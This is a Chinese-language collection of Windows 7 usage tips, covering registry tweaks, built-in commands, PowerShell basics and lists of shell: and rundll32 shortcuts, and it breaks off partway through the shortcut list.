29. 以不同身份运行应用程序

我们知道在Windows系统中可以通过runas命令来实现以不同的身份运行应用程序，但是命令行下的操作对于一般的电脑用户有一定的难度。当然，我们知道在Windows 2000/XP/2003 中我们可以首先按住“Shift”，然后在应用程序上单击右键可选择“运行方式”来实现以不同的身份运行运行应用程序，不过这需要开启“Secondary Logon”服务。不知道为什么Vista却丢弃了该功能，不过Windows 7 中又将该功能加了进来。我们同样可以首先按住“Shift”键，然后在应用程序上单击右键选择“以其他用户身份运行”弹出对话框，然后输入用户名、密码后即可。与

Windows 2000/XP/2003 系统不同的是我们并不需要开启“Secondary Logon”服务。

30. 禁用UAC后使用侧边栏

虽然Windows 7 的UAC将Vista有了很大的改进，有更多选项也更加人性化，不过还是有不少用户选择关闭了Windows 7 的UAC。UAC关闭后虽然方便了，但此前精心设置的桌面侧边栏却不能使用了。其实，这是Windows 7 为了加强安全性，默认情况下如果用户关闭UAC则gadgets将被禁用。有没有两全其美的办法呢？当然有，我们可进行如下操作找回桌面侧边栏。

运行注册表编辑器，定位到“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Side bar\Settings”注册表项，然后在右侧的窗格中新建一个名为“AllowElevatedProcess”的DWORD键值，最后设置其值为“1”，这样侧边栏就又可以使用了。

31. 加快IE8 启动速度

启动IE8 后，依次点击“工具”→“Internet选项”打开设置面板。定位到“连接”标签页，点击下面的“局域网设置”按钮，然后取消对“自动检测设置”的勾选。另外，加载项也是影响IE性能的一个因素。同样在IE8 窗口中依次点击“工具”→“管理加载项”打开管理窗口，窗口中列出了当前IE8 中的所有加载项，我们可选择不常用的加载项将其禁用。另外，IE8 还可添加“加速器”，这些加速器虽然方便了我们的操作，但也会影响IE的性能，同样我们可选择不要的加速器将其禁用。当然最彻底的方法是启动一个“无加载项”的IE8，大家可从“开始”→“所有程序”→“系统工具”下找到“Internet Explorer(无加载项)”。不过这样找也很麻烦，可在桌面上创建一个快捷方式，在需要是時候可直接启动无加载项IE8。

32. 快速检索文件

文件查询、检索是大家在实战中经常用到的，特别是当我们不能确定文件名称时，往往要借助通配符进行模糊查询。但是这种查询获得的文件是非常多的，如何能够从这么多的文件中找到我们需要的文件让不少用户大伤脑筋。在Windows 7 中我们配合搜索和文件预览功能，不需要打开文件就能够快速检索到我们所需要的文件。

比如我们要找一张图片，但是忘记了图片的名称只记得它是jpg格式的，保存在D盘的某个目录下。我们可进行这样的操作快速找到所需的图片：打开“计算机”进入D分区，在搜索栏中输入“*.jpg”进行搜索。搜索完毕后就会以详细信息的形式显示搜索结果，到底哪张图片是我们需要的呢？可点击“显示预览窗格”按

钮,可在在资源管理器的右侧打开预览窗格,此时当点击搜索结果中的文件图标,就会在右侧以预览的方式显示文件。当然为了简便我们以图片文件的检索为例,其实这种“搜索+预览”的方式对于word文件、Excel文件、Pdf电子文档等文件的检索更实用。此外,Windows 7 中的联合搜索功能能够在多台计算机上进行文件的检索,大家在特殊的时候可以使用。

33. 自由切换系统语言

让系统支持多种语言版本,并且能够进行自由切换这一直是系统爱好者的梦想。我们可以设置实现让不同的用户进入不同语言的系统,这在实战中是非常有用的。比如为了在学习电脑技术的同时兼顾学习英语,我们可以进入英文版的系统进行操作;而在其他人使用时可进入中文版系统。这如何实现呢?

首先需要安装Windows 7 不同的语言包,以安装中文语言包为例:先下载好中文语言包,然后依次执行“开始”→“控制面板”→“时钟、语言和区域”,点击打开“安装或卸载显示语言”弹出向导,点击“安装显示语言”根据向导完成中文语言包的安装,安装完成后系统重启才能生效。如果要更改系统当前的语言,可进入控制面板的“时钟、语言和区域”窗口,然后点击“更改显示语言”打开“区域和语言选项”窗口,在该窗口中我们点击“选择显示语言”下的下拉列表,从中选择一种语言。最后“确定”并注销系统,重新登录后就系统语言就切换过来了。

34. 快速管理字体

字体是Windows系统中非常重要的资源,字体管理是系统管理的一部分但往往为大家所忽略。Windows 7 中的字体管理较以前的Windows版本有了较大的改变,用户对字体的管理也更方便了,可操作项也增加了不少。

点击“开始”在搜索栏中输入fonts会找到字体目录,点击可进入Windows 7 的字体目录。可以看到Windows 7 提供了对字体的预览功能,同时在每一种字体下面都有该字体的详细描述,我们并不需要打开该字体就可看到该字体的模样。另外,在左侧的任务窗口中列出了用户可对字体进行的操作项。以“更改字体大小”为例,单击该项进入设置窗口,在该窗口中系统提供了三种类型供用户选择以更改屏幕上的文字大小。从中选择一项,然后“应用”即可更改系统字体大小。

35. 找回经典开始菜单

关注过微软Windows 7 系统的用户应该都注意到过开始菜单已经不再是过去一直使用的经典模式了,然而Windows 7 也并没有提供一种简单的方法让想要使用经典开始菜单的用户进行快速切换。这可能是微软考虑到基本上大多数用户都会喜欢Windows 7 中新颖的开始菜单,但是也有小部分用户就想使用自己熟悉的

经典开始菜单那该怎么办？

依靠第三方软件来实现这个转换吧。**Windows 7 Classic Start Menu** 就是一款专门为了此功能而设计的应用程序。安装该软件后，它将把大家熟悉的经典开始菜单“钉”在开始菜单的位置，请注意，该软件并不是替换Windows 7 系统的开始菜单，而仅仅是相当于附在了开始菜单的图标这个位置上。这样当你点击开始菜单时，就会看到自己熟悉的菜单样式了。

36. 找回Quick Launch Bar（快速启动栏）

从XP、Vista一路走来的朋友，对于快速启动栏一定非常看重，作为应用程序启动文件和文件夹的集中地，它帮我们节省了不少时间。进入Windows 7 后，随着超级任务栏的出现，以前的快速启动栏被移除了，这让用惯了快速启动栏的朋友感到很不习惯。尽管全新的超级任务栏也具备了快速启动栏的功能，可是有些人还是想找回这个快速启动栏。

解决办法——右键单击任务栏--工具栏--新工具栏在空白处输入"%UserProfile%\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch"，然后选择文件夹。让他看起来像是在VISTA中一样，右键工具栏--取消"锁定工具栏"，接着右键点击分离和取消"显示标题"和"显示文本"。最后右键单击工具栏并且选中"显示小图标" 用户就完成了。

好了，以前的那个快速启动栏又回来了。将你常用程序锁定到任务栏之后，就不需要再从其他地方去启动，除非你有一大堆的东西要放在快速启动栏。建议大家尝试多用用超级任务栏的锁定程序功能哦。

37. 让资源管理器默认打开计算机而不是库文件夹

点击任务栏上的资源管理器图标，Windows 7 默认打开那个库文件夹而不是以往的“计算机（我的电脑）”，这点一定让很多人感到很不方便，虽然可以将“计算机”固定到资源管理器的JumpList列表里，但总让人觉得别扭。

想恢复原来的方式？其实很简单，只需要在资源管理器指向的快捷方式稍作修改就可以达到目的。首先关闭所有的资源管理窗口，然后按住Shift并鼠标右击任务栏上的资源管理器图标，切换到“快捷方式”标签，在目标框里默认路径结尾加上一个空格和英文逗号，点击确定完成。

38. 使用鼠标手势

Windows 7 里的鼠标手势，更多是为支持触摸类设备而准备，因为让触摸设备进行鼠标右键那样的操作，以目前而言还做不到。所以类似右键点击任务栏图标打开 JumpList这样的操作，换成触摸设备一定会让使用者抓狂。不过各位请

放心，微软没有忘记这个重要操作，如果你使用触摸设备或者是鼠标右键失灵也不用担心。

还有另一种便捷的操作方法，那就是借助鼠标手势：移动到目标程序图标上，点击左键并轻轻向上滑动（如果你的任务栏喜欢放在屏幕上方，那么对应的轨迹就是向下滑动）使鼠标逸出图标范围，这时你就会看到JumpList跟随你的鼠标出现在屏幕上，期间还伴有渐变的效果。

39. 去除自动调节音量

当Windows 7 检测到电脑正在进行电话呼叫等通信活动的时候，会自动降低其他音量，如果你不喜欢这个，可以将它关闭。右键点击任务栏通知区域的喇叭图标，选择声音，然后转到通信标签，把选项改为“不执行任何操作”即可关闭。

40. 在当前路径下打开CMD命令窗口

这其实不是新技巧了，不过对于很少用到CMD窗口的朋友也许还不知道有这个功能，事实上它也是Shift + 鼠标右键的附加选项之一，但仅限于文件夹或者硬盘分区。该操作可以是在文件夹窗口的空白处，也可以在某个选中的文件夹上使用。

41. 将Windows Live Messenger最小化到系统通知区域

在Windows 7 下使用WLM会发现任务栏始终会存在WLM的图标，如果你想让它和以前一样待在右侧的通知区域的话，只需以Windows Vista兼容模式运行即可。这样一来，当WLM主窗口最小化以后，就不会出现在下方任务栏里，可以为你节省一个图标位置。一些在XP/Vista下支持最小化到托盘区域的常用程序都可以采用这种方法，使之最小化后不出现在任务栏里。

42. 查看Windows 7 详细系统版本号

经常看到“Windows 7 Build 7600.16385”这样的版本号，但是我们如何在Win7中查看这个版本号呢？一般在运行栏中输入“Winver”即可查看版本，但是这样只能看到 6.1(Build 7600)的字样，无法查看 7600 后边的详细版本号。

如果想查看Windows 7 的详细版本号，我们要运行另外一个命令Slmgr.vbs，大家在运行中输入Slmgr.vbs，可以看到此命令的用法以及各种参数的。部分命令举例如下：

a、slmgr.vbs -dli

显示：操作系统版本、部分产品密钥、许可证状态

b、slmgr.vbs -dlv

显示：最为详尽的激活信息，包括：激活ID、安装ID、激活截止日期

c、slmgr.vbs -xpr

显示：是否彻底激活

d、slmgr.vbs -ipk

更换WIN7 序列号

e、slmgr.vbs -ato

激活WIN7

43. 禁止切换UAC黑屏

Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System]

"PromptOnSecureDesktop"=dword:00000000

44. 多线程文件复制

如果用户是个更高级使用者，用户肯定听说过Robocopy。Windows 7 中就内置了此功能，用户可以通过命令行来执行多线程复制。用户可以选择任意数目的线程，就像 `"/MT[:n]`，它的数值范围在 1 到 128 之间。

（在命令行 输入 `ROBOCOPY /?` 有具体用法）

RoboCopy - 多线程加快Windows 7 中文件复制/传输功能

45. 使用电源管理故障排除

Windows 7 可以告诉用户的系统用了多少电或者为用户提供关于电源使用以及每个程序和设备的详细问题的详细信息。用户可以使用以下这个方法去优化用户的电池，延长它的使用寿命。按 `WIN+R` 输入 `POWERCFG -ENERGY -OUTPUT PATHFILENAME` 一分钟后就会生成一个energy-report.html文件在用户设定的文件夹内。（例如 `POWERCFG -ENERGY -output c:` 一种后会在C盘根目录下生成energy-report.html 里面有详细的电源描述。）

46. 使用Windows 7 的自我诊断和修复平台

在按Win键之后输入 `"troubleshoot"`或者 `"fix"`，使用MS提供的智能诊断问题平台。这个平台可以帮用户解决很多用户可能会遇到的问题，比如网络连接，硬件设备，系统变慢等等。

47. 创建系统还原光盘

Windows 7 的一个工具可以让用户创建一个可引导的系统修复光盘，它包括一些系统工具和命令提示符。可以通过按WIN 输入“system repair disc”去创建它。

48. 高级磁盘整理

Windows 7 提供了比VISTA好很多的磁盘整理功能，并且用户可以通过命令行来设置它。按WIN 输入CMD。用户可以利用输入命令行defrag整理用户的磁盘并且用户还有以下选项： /r 多个同时整理， -a 执行一个整理分析， -v 打印报告， -r 忽略小于 64M的碎片， -w 整理所有碎片

例如：“defrag C: -v -w”整理整个C盘。

49. 找回因关闭UAC而无法使用的小工具

也许用户已经注意到了，出于安全考虑一旦UAC被关闭，用户将无法再使用小工具。如果用户想要在UAC被关闭的情况下冒险去使用他们，这里有一种方法。按 WIN 输入 regedit，找到 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\SideBar\Settings 然后新建一个名为AllowElevatedProcess的DWORD值，然后把数值改成1。重启后生效。

50. 改变文件的默认保存位置

Windows 7 和Vista有点不同，因为它的文档，图片，视频和音乐都保存在一个公共文件夹下， C:\USERS。用户可能不想把这些文件存放在那，但是创建用户自己想要的储存位置是很简单的。按WIN，单击用户的用户名并且双击用户想要改变位置的文件夹。之后用户会看到两个库的位置。点击那个TEXT，右击单击用户希望设置成默认的文件夹，然后点"设置为默认文件位置"，点OK。

51. 使用 64 位的Windows Media Player

Windows 自带版本Windows Media Player默认为 32 位。如果用户是 64 位用户，这样做，按WIN 输入COMMAMD，右键点Command Prompt然后执行Run as administrator，输入"unregmp2.exe /SwapT64"，之后，按WIN，输入"regedit"，来到HKLM\Software\Microsoft\Windows\CurrentVersion\App Paths\wmplayer.exe下，双击值并且把它从"%ProgramFiles(x86)"改为"%ProgramFiles%"。

52. 用任务栏打开多个windows资源管理器

如果用户想用开始条运行更多的WINDOWS资源管理器，用户可以沿着以下步骤来做到：让windows资源管理器脱离任务栏，然后按WIN，找到附件，右键点资源浏览器，属性，把快捷方式路径改为 %SystemRoot%explorer.exe /root,::{20D04FE0-3AEA-1069-A2D8-08002B30309D}（如果用户想把它设置成默认为我的电脑）或者 %SystemRoot%explorer.exe /root,::{031E4825-7B94-4dc3-B131-E946B44C8DD5}（如果用户想把它默认为库）。提醒大家现在把资源管理附加回任务栏就可以了。这样用户只要点鼠标的中键就能打开更多的资源管理器了。如果用户想改回去，用户把快捷方式路径改回 %SystemRoot%explorer.exe。

53. 用fsutilhardlink.exe快速链接文件

Linux/Unix的文件链接功能确实给管理员带来了方便，在Windows 7中也提供了一个命令fsutilhardlink.exe，利用它我们可以快速地创建文件硬链接。这种类似文件快速方式的文件访问、调用方式不仅免去了拷贝文件副本的麻烦，而且硬链接也提高了文件的安全性。比如，我们为一个文件创建了多个硬链接，那么除非将所有的硬链接都删除掉，否则该文件就无法从卷上删除。

要为文件创建硬链接，需要使用“fsutil hardlink”命令。其命令格式为“fsutil hardlink create newfilepath currentfilepath”。其中newfilepath是要为该文件创建的硬链接的路径，而currentfilepath是要链接到的现有文件的名称。

例如，我们要为 c:\test 目录中的 test.doc 文件创建新的硬链接 c:\ctocio\ctocio.doc，

需要执行命令“fsutil hardlink create c:\ctocio\ctocio.doc c:\test\test.doc”。

命令执行完毕后，硬链接创建成功。

此时，当我们双击 c:\ctocio\ctocio.doc打开的则是c:\test\test.doc文件。

Windows 7 中关于命令新使用

Windows 7 中，新增了很多实用的命令，下面就让我们一起介绍一下 Windows 7 自带命令

一、控制面板程序命令

`ncpa.cpl` 打开网络“本地连接”。 按下 Windows 键+R 组合键，弹出运行对话框，在文本框内输入 `ncpa.cpl` 命令，按下回车键，可快速打开网络“本地连接”。

`sysdm.cpl` 运行“系统属性”程序：

`desk.cpl` 打开“屏幕分辨率”对话框。

`mmsys.cpl` 打开“多媒体控制”对话框。

`main.cpl` 打开“鼠标属性”对话框。

`appwiz.cpl` 打开“卸载或更改程序”对话框。

`firewall.cpl` 打开“Windows 防火墙”对话框。

`inetcpl.cpl` 打开“Internet 属性”对话框。

控制面板程序命令有一个共同的特点：后缀都是.cpl。

二、管理控制台命令

`wmimgmt.msc` 或 `mmc` 打开微软管理控制台。在 Windows Vista 以前的版本中，只有 `mmc`，Vista 以后有了 `wmimgmt.msc` 命令，`mmc` 与 `wmi` 应该是具有同样的功能，概念发生了变化。在 Windows Vista、Windows 7 保留 `mmc` 主要是为了兼容吧。`wmi` 是 Windows Management Instrumentation 的缩写，`mmc` 是 Microsoft Management Console 的缩写。

在运行对话框中输入：`wmimgmt.msc` 或 `mmc`，可快速打开管理控制台窗口。

`devmgmt.msc` 打开设备管理器控制单元命令。

`wf.msc` 打开高级安全 Windows 防火墙。

`diskmgmt.msc` 打开磁盘管理器。

`compmgmt.msc` 打开计算机管理。

`lusrmgr.msc` 打开用户管理程序。

`fsmgmt.msc` 打开共享文件夹管理程序。

`taskschd.msc` 打开任务计划程序。

`services.msc` 打开服务管理程序。

`perfmon.msc` 打开性能监视器程序。

`gpedit.msc` 本地组策略编辑器程序。

这些命令的后缀都.msc，表示是微软控制管理台程序。

三、其它常用程序命令

Windows 自带的记事本、画图、计算器等程序，功能虽然单一，有时还是有用的。如果从运行对话框输入命令运行这些程序，会提高工作效率。

pbrush 运行 Windows 画图程序。

notepad 运行记事本程序。

calc 运行计算机器程序。

taskmgr 运行任务管理器程序。

snippingtool 运行 windows 7 截图程序。

cmd 打开 windows 7 命令行窗口。

msinfo32 查看 Windows7 后台运行的程序(使用 msinfo32 命令调用出系统信息后，依次展开到“系统摘要”→“软件环境”→“正在运行任务”即可查看)

也许有人会问，这么多的 Windows 版本过去了，命令提示符怎么还是那样啊？以前大家都是在命令提示符(cmd.exe)中对系统进行维护和管理。

Windows7 时代带来了一个强大的工具 Windows PowerShell。他必将成为 CMD 的继任者，成为下一代命令行工具。这是一种命令行界面和脚本语言，专门为系统管理而设计。Windows PowerShell 使得 IT 管理员更容易地控制系统管理和加速自动化。Windows PowerShell 中的简单命令工具(称为 cmdlet)允许通过命令行管理企业中的计算机。通过 Windows PowerShell 提供程序，可以像访问文件系统那样方便地访问数据存储，如注册表和证书存储。此外，Windows PowerShell 还完全支持所有 Windows Management Instrumentation (WMI) 类。最重要的是允许我们进行扩展，可以编写自己的 cmdlet、提供程序、函数和脚本，并可以在模块中将其打包以便与其他用户共享。

Windows 7 中包含 Windows PowerShell 2.0。它还包含可以添加到 Windows PowerShell 的其他 cmdlet、提供程序和工具，以便您可以使用和管理其他 Windows 技术，如 Active Directory(R) 域服务、Windows BitLocker 驱动器加密、DHCP 服务器服务、组策略、远程桌面服务和 Windows Server Backup。

在 Windows 7 中的 Windows PowerShell 中进行了以下更改：

1、新的 cmdlet：包含 100 多个新的 cmdlet，包括 Get-Hotfix、Send-MailMessage、Get-ComputerRestorePoint、New-WebServiceProxy、

Debug-Process 、 Add-Computer 、 Rename-Computer 、 Reset-ComputerMachinePassword 和 Get-Random。

2、远程管理：可以使用一个命令在一台计算机或数百台计算机上运行命令。可以建立与单台计算机的交互式会话。还可以建立能从多台计算机接收远程命令的会话。

3、Windows PowerShell 集成脚本环境 (ISE)：一个图形用户界面，方便在同一个窗口中运行命令并撰写、编辑、运行、测试和调试脚本。

4、后台作业：利用 Windows PowerShell 后台作业，可以“在后台”异步运行多个命令，从而可以继续会话中工作。可以在本地或远程计算机上运行后台作业，并可以本地或远程存储结果。

5、调试程序：可以设置和删除断点，逐步执行代码，检查变量值，以及显示调用堆栈跟踪。

6、模块：Windows PowerShell 模块允许将 Windows PowerShell 脚本和函数组织到独立单元中。您可以将 cmdlet、提供程序、脚本、函数及其他文件打包到可分发给其他用户的模块中。用户安装和使用模块比安装和使用 Windows PowerShell 管理单元更加方便。模块可以包括任何类型的文件，包括音频文件、图像、帮助文件和图标。模块在单独的会话中运行，以避免名称冲突。

7、事务：Windows PowerShell 现在支持事务，从而允许按逻辑单元管理一组命令。可以提交事务，也可以完全撤销事务，使事务不更改受影响的数据。

8、事件：Windows PowerShell 包括新事件基础结构，该事件基础结构允许创建事件，订阅系统和应用程序事件，然后同步和异步侦听、转发和操作事件。

9、高级函数：高级函数的行为很像 cmdlet，不过是使用 Windows PowerShell 脚本语言而不是 C# 编写的。

10、脚本国际化：脚本和函数可用多种语言向用户显示消息和帮助文本。

11、联机帮助：除了命令行中的帮助之外，Get-Help cmdlet 具有一个新的 Online 参数，使用该参数可以打开 Microsoft TechNet 上每个帮助主题的完整、更新的版本。

Windows PowerShell 除了提供许多其他功能之外还提供了以下新的管理功能——

远程管理：Windows PowerShell 远程管理功能使用户能够连接到其所有计算机上的 Windows PowerShell 命令并运行它们。IT 专业人士可以使用它来监视和维护计算机，分发更新，运行脚本和后台作业，收集数据，以及对一台计算机或对数百台计算机进行统一、优化的更改。

Windows PowerShell ISE：Windows PowerShell ISE 使得使用 Windows

PowerShell 更为轻松和高效。初学者将非常庆幸软件提供语法颜色和上下文相关帮助。多行编辑功能使得尝试从帮助主题和其他源复制内容的示例变得很轻松。高级用户将非常庆幸软件提供多个执行环境、内置调试程序和 Windows PowerShell ISE 对象模型的扩展性。

模块：Windows PowerShell 模块使得 cmdlet 和提供程序作者组织和分发工具和解决方案更为轻松。而且，这些模块使得用户安装工具并将工具添加到其 Windows PowerShell 会话变得更加容易。IT 专业人士可以使用模块在其企业中分发已测试和已审批的解决方案，并与社区中其他专业人士共享这些解决方案。

事务：Windows PowerShell 事务使您能够使用 Windows PowerShell 来进行可能必须作为一个单位进行回滚或提交的更改(如数据库更新和对注册表的更改)。

在使用的过程中，我们要学会善用 Windows PowerShell 帮助

Windows PowerShell 是新的命令和脚本规范，初学者会有一定的陌生感不容易上手。其实，善用 Windows PowerShell 帮助可以帮助大家尽快了解其命令规范。

要想在 windows 7 系统中启动 windows powerShell 非常简单，点击“开始”按钮后在底部的搜索栏内输入 PowerShell，在搜索结果内选择 windows powerShell 即可进入命令行模式的界面，选择 windows powerShell V2 ISE 后就可以进入到 windows powerShell 的图形窗口模式。此外也可以在传统的 CMD 窗口中输入 PowerShell 后按下回车运行 PowerShell。

在 PowerShell 中输入并执行“get-command”会返回 Windows PowerShell 提供的 129 个命令的信息，这些命令囊括了管理服务、进程、事件日志、证书、注册表以及使用 Windows Management Instrumentation (WMI)等系统管理的方方面面。如果要获取其中的某个命令的使用帮助信息，比如我们要获取“get-command”这个命令的使用帮助，可以执行命令“get-help get-command”，获取其他命令的帮助信息的方法类似。

另外，为大家提供几个很实用的技巧。如果命令的帮助信息比较多，一屏呈不下可用通道符号“|”进行分屏显示，例如“get-command | more”将逐屏显示 Windows PowerShell 所有的程序集。“get-help get-service -full”将会显示 get-service 这一程序集的详细帮助(包括示例)。“get-help get-service -parameter *”将会列出 Get-Service 程序集的所有参数及参数说明。“help get-service -parameter *”作用和前面一个命令一样，但是将会逐屏显示。有时基于需要我们还需要使用通配符，Windows PowerShell 中的通配符使用与 CMD 有区别，可以执行命令“get-help about_wildcard”获取通配符使用的帮助信息。

PowerShell 可以方便地查看和结束系统内的进程，这样不仅可以监控系统内的可疑进程，还可以轻松地将其关闭。要想查看当前系统内的进程，就需要打开 PowerShell，输入 `get-process` 后按下回车，这样系统中进程的句柄，进程名，进程占用处理器时间和进程唯一标识符就会显示出来。如果要结束某个或多个进程，就需要记录下进程的唯一标识符，在 PowerShell 中输入 `Stop-process` 后根据提示输入一个或多个进程的 ID，按下回车后进程即可被自动结束。

Windows PowerShell 上手

相对于传统的命令行工具，windows PowerShell 对很多用户来说都会显得非常陌生。究竟 PowerShell 支持哪些命令呢？其实 PowerShell 可以管理系统进程，服务，注册表，系统日志甚至证书等多项内容。想知道它支持哪些命令，只需要在窗口内输入 `get-command` 并按下回车就可以了，这时屏幕上会显示所有 PowerShell 支持的命令。

此处除了可以显示命令的类型外，还会显示名称和描述。想查看某个命令的详细用法就可以使用 `get-help` 命令来获得帮助，比如要查看 `add-content` 命令的详细内容，就可以输入 `get-help add-content`，按下回车后就会显示命令的名称，摘要，语法，详细说明，相关链接以及备注。要想更深入了解 windows PowerShell 就要经常获取帮助哦。PowerShell 应用

Windows PowerShell 可以方便地查看和结束系统内的进程，这样不仅可以监控系统内的可疑进程，还可以轻松地将其关闭。要想查看当前系统内的进程，就需要打开 PowerShell，输入 `get-process` 后按下回车，这样系统中进程的句柄，进程名，进程占用处理器时间和进程唯一标识符就会显示出来。

如果要结束某个或多个进程，就需要记录下进程的唯一标识符，在 windows PowerShell 中输入 `Stop-process` 后根据提示输入一个或多个进程的 ID，按下回车后进程即可被自动结束。

快速启动程序

对于某些常用的命令，windows PowerShell 还支持将其设置为别名使用。比如需要给 `get-process` 设置别名，就可以在 PowerShell 中输入 `set-alias gp get-process`，其中 `gp` 为命令 `get-process` 的别名。按下回车后直接用 `gp` 就可以代替 `get-process` 命令了。

同理很多系统内建的工具也可以在 windows PowerShell 中设置别名了，比如在 PowerShell 中输入 `notepad` 后就可以启动记事本。要想更快地启动记事本，就可以为其设置别名，输入 `set-alias np notepad` 后按下回车，这样再次输入 `np` 就可以打开记事本了。

Windows PowerShell 还有着管理系统服务，操作注册表和众多的网络相关操作，具体的使用技巧还有待在使用 Windows 7 系统时进一步的摸索。

以下就是国外网站整理出来的有关 Windows 7 的 Shell 命令大名单

您可以用 "Shell:" 命令调用一切可以用资源管理器打开的项目，甚至是一次完成需要很多步骤才能完成的任务。

Windows 7 Only

shell:Libraries
shell:MusicLibrary
shell:VideosLibrary
shell:OtherUsersFolder
shell:Device Metadata Store
shell:PublicSuggestedLocations
shell:DocumentsLibrary
shell:User Pinned
shell:UsersLibrariesFolder
shell:PicturesLibrary
shell:ImplicitAppShortcuts
shell:Ringtones
shell:CommonRingtones

Windows Vista & 7

shell:Common Programs
shell:GameTasks
shell:UserProfiles
shell:MyComputerFolder
shell:SyncSetupFolder
shell:DpapiKeys
shell:SamplePlaylists

shell:Favorites
shell:My Video
shell:SearchHomeFolder
shell:System
shell:Common Video
shell:SyncResultsFolder
shell:LocalizedResourcesDir
shell:Cookies
shell:Original Images
shell:CommonMusic
shell:My Pictures
shell:Cache
shell:Downloads
shell:CommonDownloads
shell:AppData
shell:SyncCenterFolder
shell:My Music
shell:ConflictFolder
shell:SavedGames
shell:InternetFolder
shell:Quick Launch
shell:SystemCertificates
shell:Contacts
shell:TreePropertiesFolder
shell:Profile
shell:Start Menu
shell:Common AppData
shell:PhotoAlbums
shell:ConnectionsFolder
shell:Administrative Tools
shell:PrintersFolder
shell:Default Gadgets
shell:ProgramFilesX86
shell:Searches
shell:Common Startup

shell:ControlPanelFolder
shell:SampleVideos
shell:SendTo
shell:ResourceDir
shell:ProgramFiles
shell:CredentialManager
shell:PrintHood
shell:MAPIFolder
shell:CD Burning
shell:AppUpdatesFolder
shell:Common Start Menu
shell:LocalAppDataLow
shell:Templates
shell:Gadgets
shell:Programs
shell:Recent
shell:SampleMusic
shell:Desktop
shell:CommonPictures
shell:RecycleBinFolder
shell:CryptoKeys
shell:Common Templates
shell:Startup
shell:Links
shell:OEM Links
shell:SamplePictures
shell:Common Desktop
shell:NetHood
shell:Games
shell:Common Administrative Tools
shell:NetworkPlacesFolder
shell:SystemX86
shell:History
shell:AddNewProgramsFolder
shell:Playlists

shell:ProgramFilesCommonX86
shell:PublicGameTasks
shell:ChangeRemoveProgramsFolder
shell:Public
shell:Common Documents
shell:CSCFolder
shell:Local AppData
shell:Windows
shell:UsersFilesFolder
shell:ProgramFilesCommon
shell:Fonts
shell:Personal

Windows 7 Shortcuts

I compiled the following list with an early Alpha build of Windows 7. It is possible that some of these have changed with newer versions. If you find one that is wrong please let me know so I can correct it.

Wireless Networks pop-up

rundll32.exe van.dll,RunVAN

Advanced Restore

sdclt.exe /restorewizardadmin

Restore Files

sdclt.exe /restorewizard

Backup Location & Settings

sdclt.exe /configure

Add Network Location (wizard)

rundll32.exe shwebsvc.dll,AddNetPlaceRunDll

Indexing Options

control.exe srchadmin.dll

Notification Cache

rundll32.exe shell32.dll,Options_RunDLL 5

Aero (Transparency) Off

Rundll32.exe DwmApi #104

Aero (Transparency) On

Rundll32.exe DwmApi #102

Welcome Center

rundll32.exe oobefldr.dll,ShowWelcomeCenter

Add/Remove Programs

RunDll32.exe shell32.dll,Control_RunDLL appwiz.cpl,,0

Content Advisor

RunDll32.exe msrating.dll,RatingSetupUI

Control Panel

RunDll32.exe shell32.dll,Control_RunDLL

Date and Time Properties

RunDll32.exe shell32.dll,Control_RunDLL timedate.cpl

Display Settings

RunDll32.exe shell32.dll,Control_RunDLL access.cpl,,3

Device Manager

RunDll32.exe devmgr.dll DeviceManager_Execute

Folder Options - File Types

RunDll32.exe shell32.dll,Control_Options 2

Folder Options - General

RunDll32.exe shell32.dll,Options_RunDLL 0

Folder Options - Search

RunDll32.exe shell32.dll,Options_RunDLL 2

Folder Options - View

RunDll32.exe shell32.dll,Options_RunDLL 7

Forgotten Password Wizard

RunDll32.exe keymgr.dll,PRShowSaveWizardExW

Hibernate

RunDll32.exe powrprof.dll,SetSuspendState

Keyboard Properties

RunDll32.exe shell32.dll,Control_RunDLL main.cpl @1

Lock Screen

RunDll32.exe user32.dll,LockWorkStation

Mouse Properties

RunDll32.exe shell32.dll,Control_RunDLL main.cpl @0

Map Network Drive

RunDll32.exe shell32.dll,SHHelpShortcuts_RunDLL Connect

Network Connections

RunDll32.exe shell32.dll,Control_RunDLL ncpa.cpl

Power Options

RunDll32.exe Shell32.dll,Control_RunDLL powercfg.cpl

Regional Settings

RunDll32.exe shell32.dll,Control_RunDLL intl.cpl,,3

Stored Usernames and Passwords

RunDll32.exe keymgr.dll,KRShowKeyMgr

System Properties: Advanced

RunDll32.exe shell32.dll,Control_RunDLL sysdm.cpl,,4

System Properties: Automatic Updates

RunDll32.exe shell32.dll,Control_RunDLL sysdm.cpl,,5

Taskbar Properties

RunDll32.exe shell32.dll,Options_RunDLL 1

User Accounts

RunDll32.exe shell32.dll,Control_RunDLL nusrmgr.cpl

Windows Security Center

RunDll32.exe shell32.dll,Control_RunDLL wscui.cpl

Windows - About

RunDll32.exe SHELL32.DLL,ShellAboutW

Unplug/Eject Hardware

RunDll32.exe shell32.dll,Control_RunDLL hotplug.dll

Windows Firewall

RunDll32.exe shell32.dll,Control_RunDLL firewall.cpl

Wireless Network Setup

RunDll32.exe shell32.dll,Control_RunDLL NetSetup.cpl,@0,WNSW

Open Control Panel (All Items)

explorer.exe shell::{21ec2020-3aea-1069-a2dd-08002b30309d}

Manage Wireless Networks

explorer.exe shell:::{1fa9085f-25a2-489b-85d4-86326eedcd87}

Sound Control Playback Tab

rundll32.exe shell32.dll,Control_RunDLLmmsys.cpl

Sound Control Sounds Tab

rundll32.exe shell32.dll,Control_RunDLLmmsys.cpl,,2

Sound Control Recording Tab

rundll32.exe shell32.dll,Control_RunDLLmmsys.cpl,,1

Add/Remove Programs

rundll32.exe shell32.dll,Control_RunDLL appwiz.cpl

Add/Remove Windows Components

rundll32.exe shell32.dll,Control_RunDLL appwiz.cpl,,2

Set Program Access and Computer Defaults

rundll32.exe shell32.dll,Control_RunDLL appwiz.cpl,,3

People Near Me

rundll32.exe shell32.dll,Control_RunDLL collab.cpl

People Near Me Sign In Tab

rundll32.exe shell32.dll,Control_RunDLL collab.cpl,,1

Screen Resolution

rundll32.exe shell32.dll,Control_RunDLL desk.cpl

Personalization

rundll32.exe shell32.dll,Control_RunDLL desk.cpl,,2

Screen Saver

rundll32.exe shell32.dll,Control_RunDLL desk.cpl,,1

Windows Firewall

`rundll32.exe shell32.dll,Control_RunDLL firewall.cpl`

Device Manager

`rundll32.exe shell32.dll,Control_RunDLL hdwwiz.cpl`

Power Options

